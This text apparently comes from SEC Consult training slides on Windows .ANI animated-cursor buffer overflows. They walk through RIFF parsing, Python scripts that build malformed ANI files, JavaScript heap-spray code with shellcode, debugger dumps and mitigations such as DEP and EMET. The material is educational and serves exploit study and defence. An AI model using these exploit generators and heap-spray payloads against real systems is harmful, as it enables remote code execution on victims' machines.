
```
<html>  
<body style="CURSOR:  
url( '127.0.0.1/exploit.ani' )" ></body>  
</html>
```

Example .ANI exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



- ANI based on RIFF
- Consists of chunks
- Structure:
 - 4 byte ASCII identifier, e.g. “RIFF”, “LIST”, “FMT “, “DATA”, ...
(note the space to pad to the length of four)
 - 4 bytes length field; unsigned; little-endian; Length of the chunk except ASCII identifier and the length field
 - Variable-length data
 - Pad byte if chunk’s length is not even

Example .ANI exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
0x0000: 52 49 46 46 BC 12 00 00 41 43 4F 4E 4C 49 53 54 RIFF¼...ACONLIST
0x0010: 54 00 00 00 49 4E 46 4F 49 4E 41 4D 16 00 00 00 T...INFOINAM....
0x0020: 44 69 6E 6F 73 61 75 72 20 28 27 52 65 67 69 6E Dinosaur ('Regin
0x0030: 61 6C 64 27 29 00 49 41 52 54 29 00 00 00 43 6F ald').IART)...Co
0x0040: 70 79 72 69 67 68 74 20 28 43 29 20 31 39 39 33 pyright (C) 1993
0x0050: 20 4D 69 63 72 6F 73 6F 66 74 20 43 6F 72 70 6F Microsoft Corpo
0x0060: 72 61 74 69 6F 6E 00 00 61 6E 69 68 24 00 00 00 ration..anih$...
0x0070: 24 00 00 00 06 00 00 00 06 00 00 00 00 00 00 00 $......
```

- Red box → size of RIFF is 0x12bc
- Orange box → size of LIST is 0x54
- Blue box → size of anih is 0x24
- Note that anih headers always have a fixed size of 0x24
- Variable which stores the anih header used hardcoded size of 0x24
- During parsing the specified length was used

Example .ANI exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY


```
30 def createAni():
31     anih_size = 120
32     riff_size = anih_size+4+4+4 # (data+anih_size+anih+acon)
33     t = ""
34     t += "RIFF" # chunk identifier, RIFF as directory
35     t += struct.pack('<L', riff_size) # size of the chunk (filesize - 8)
36     t += "ACON" # header ID
37     t += "anih" # chunk identifier for vuln. anih chunk
38     t += struct.pack('<L', anih_size) # vuln. size field
39     t += "\x0d"*anih_size # overwrite return address with 0x0d0d0d0d
40     return t
```

- Overwrites return address with 0x0d0d0d0d
- Use heap-spray to store shellcode at 0x0d0d0d0d

- Idea: Allocate many many strings until every possible memory address stores the string ...
- Then 0x0d0d0d0d must also store the string and ASLR is bypassed

```
40 <SCRIPT language="javascript">
41     shellcode = unescape("%u3737%u3737" +
42         "%u43eb"+"%u5756"+"%u458b"+"%u8b3c"+"%u0554"+"%u0178"+"%u52ea" +
43         .....
44         "%u5048%ubb53%ucb43%u5f8d%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b" +
45         "%ue8d0%ufec2%uffff%uc483%u615c%u89eb");
46     bigblock = unescape("%u0D0D%u0D0D");
47     headersize = 20;
48     slackspace = headersize+shellcode.length
49     while (bigblock.length<slackspace) bigblock+=bigblock;
50     fillblock = bigblock.substring(0, slackspace);
51     block = bigblock.substring(0, bigblock.length-slackspace);
52     while(block.length+slackspace<0x40000) block = block+block+fillblock;
53     memory = new Array();
54     for (i=0;i<700;i++) memory[i] = block + shellcode;
55 </SCRIPT>
```

Before Heap Spray



Before Heap Spray



After Heap Spray



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

Process: iexplore.exe
PID: 1016

Committed: 423.052 K

Private Bytes: 368.172 K

Working Set: 378.400 K

Type	Size	Committed	Private	Total WS
Total	455.604 K	423.052 K	368.172 K	378.400 K
Image	47.644 K	47.644 K	1.212 K	12.404 K
Mapped File	768 K	768 K	164 K	
Shareable	7.296 K	2.304 K	512 K	

Microsoft Internet Explorer


http://127.0.0.1/

Microsoft Internet Explorer

After heap spray

OK

After Heap Spray




- Heap spray is a very common technique in browser (or pdf) exploits
- It's applicable if the application can be forced to make big allocations, e.g.: by using JavaScript code (the original technique was used by exploits from team Teso against FTP servers)
- Address 0x0d0d0d0d has some benefits
 - Misalignment is handled (e.g. 0x3132333431323334 vs. 0x0d0d0d0d0d0d0d0d)
 - Memory at address 0x0d0d0d0d contains most likely again 0x0d0d0d0d (which can be interpreted either as pointer or assembler code; both cases are handled fine)
 - 0x0d is valid assembler code and does not crash

- Return address was overwritten with 0x0d0d0d0d

```
shellcode = unescape("%u9090%u9090%u9090%ue8fc%u0089%u0000%u8960%u31e5");
bigblock = unescape("%u0D0D%u0D0D");
headersize = 20;    // Heap blocks in IE have 20 dwords as header
slackspace = headersize+shellcode.length
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
for (i=0;i<700;i++) memory[i] = block + shellcode;
```

- 0x0d0d0d0d must point to a location marked as „good“ to make the exploit working!
- If 0x0d0d0d0d points to „bad“ the application will crash



- Return address was overwritten with 0x0d0d0d0d
- Dump of memory after heap spray:

```
C CPU - main thread
00000000  00 00000000  OR EAX, 00000000
00000012  00 00000000  OR EAX, 00000000
00000017  00 00000000  OR EAX, 00000000
0000001C  00 00000000  OR EAX, 00000000
00000021  00 00000000  OR EAX, 00000000
00000026  00 00000000  OR EAX, 00000000
0000002B  00 00000000  OR EAX, 00000000
00000030  00 00000000  OR EAX, 00000000
00000035  00 00000000  OR EAX, 00000000
0000003A  00 00000000  OR EAX, 00000000
0000003F  00 00000000  OR EAX, 00000000
00000044  00 00000000  OR EAX, 00000000
00000049  00 00000000  OR EAX, 00000000
0000004E  00 00000000  OR EAX, 00000000
00000053  00 00000000  OR EAX, 00000000
```

- Execution will start executing „OR EAX, 0x0d0d0d0d“ until:

NOP sled	000EFF0E	00 00000000	OR EAX, 00000000
	000EFF13	00 00000000	OR EAX, 00000000
	000EFF18	00 00000000	OR EAX, 00000000
	000EFF1D	00 00000000	OR EAX, 00000000
	000EFF22	00 00000000	OR EAX, 00000000
	000EFF27	00 90909090	OR EAX, 90909090
	000EFF2C	90	NOP
Break for debugging	000EFF2D	90	NOP
	000EFF2E	CC	INT3
	000EFF2F	CC	INT3
	000EFF30	CC	INT3
	000EFF31	CC	INT3
	000EFF32	CC	INT3
	000EFF33	CC	INT3
Start of shellcode	000EFF34	FC	CLD
	000EFF35	E8 89000000	CALL 000EFFC3
	000EFF3A	60	PUSHAD
	000EFF3B	89E5	MOV EBP,ESP
	000EFF3D	31D2	XOR EDX,EDX
	000EFF3F	64:8B52 30	MOV EDX,DWORD PTR FS:[EDX+30]

- There are just a handful of possible heap spray addresses:
 - 0x0d0d0d0d
 - 0x0b0b0b0b
 - 0x0a0a0a0a
 -
- Idea: Pre allocate all these pages, thus it's no longer possible to store strings at these addresses
- Implemented by EMET (Heap Spray)

- We discussed MS05-002
- Microsoft released a patch which adds two lines of code which checks the size of the anih header in the LoadCursorIconFromFileMap() function
- Problem fixed! Really?

- Two years later a worm exploited another .ANI vulnerability in the wild....
- The vulnerability was patched in LoadCursorIconFromFileMap(), but LoadAniIcon() used the same code for parsing
 - LoadAniIcon() assumes that LoadCursorIconFromFileMap() correctly checks the anih header size
 - LoadCursorIconFromFileMap() correctly checks the first anih header
 - But LoadAniIcon() parses all anih headers in the file
- ➔ Add two anih headers, a correct one and a malicious one...

Demo - .ANI Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY


```
42 def createAni():
43     anih_size = 200
44     riff_size = 2000    # must be large enough
45
46     t = ""
47     t += "RIFF" # chunk identifier, RIFF as directory
48     t += struct.pack('<L', riff_size) # size of the chunk (filesize - 8)
49     t += "ACON" # header ID
50
51     # Valid anih chunk
52     t += "anih"
53     t += struct.pack('<L', 36) # size
54     t += struct.pack('<L', 36) # size
55     t += struct.pack('<L', 10) # frames
56     t += struct.pack('<L', 10) # steps
57     t += struct.pack('<L', 0)*5 # other fields
58     t += struct.pack('<L', 1) # flags
59
60     # Malicious anih chunk
61     t += "anih" # chunk identifier for vuln. anih chunk
62     t += struct.pack('<L', anih_size) # vuln. size field
63     t += "\x0d"*anih_size
64
65     return t
```

Demo - .ANI Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY




Countermeasure: DEP

High address
(e.g. 0xc0000000)

STACK after BOF

Hardcoded
address

EBP



**NOT
EXECUTABLE**


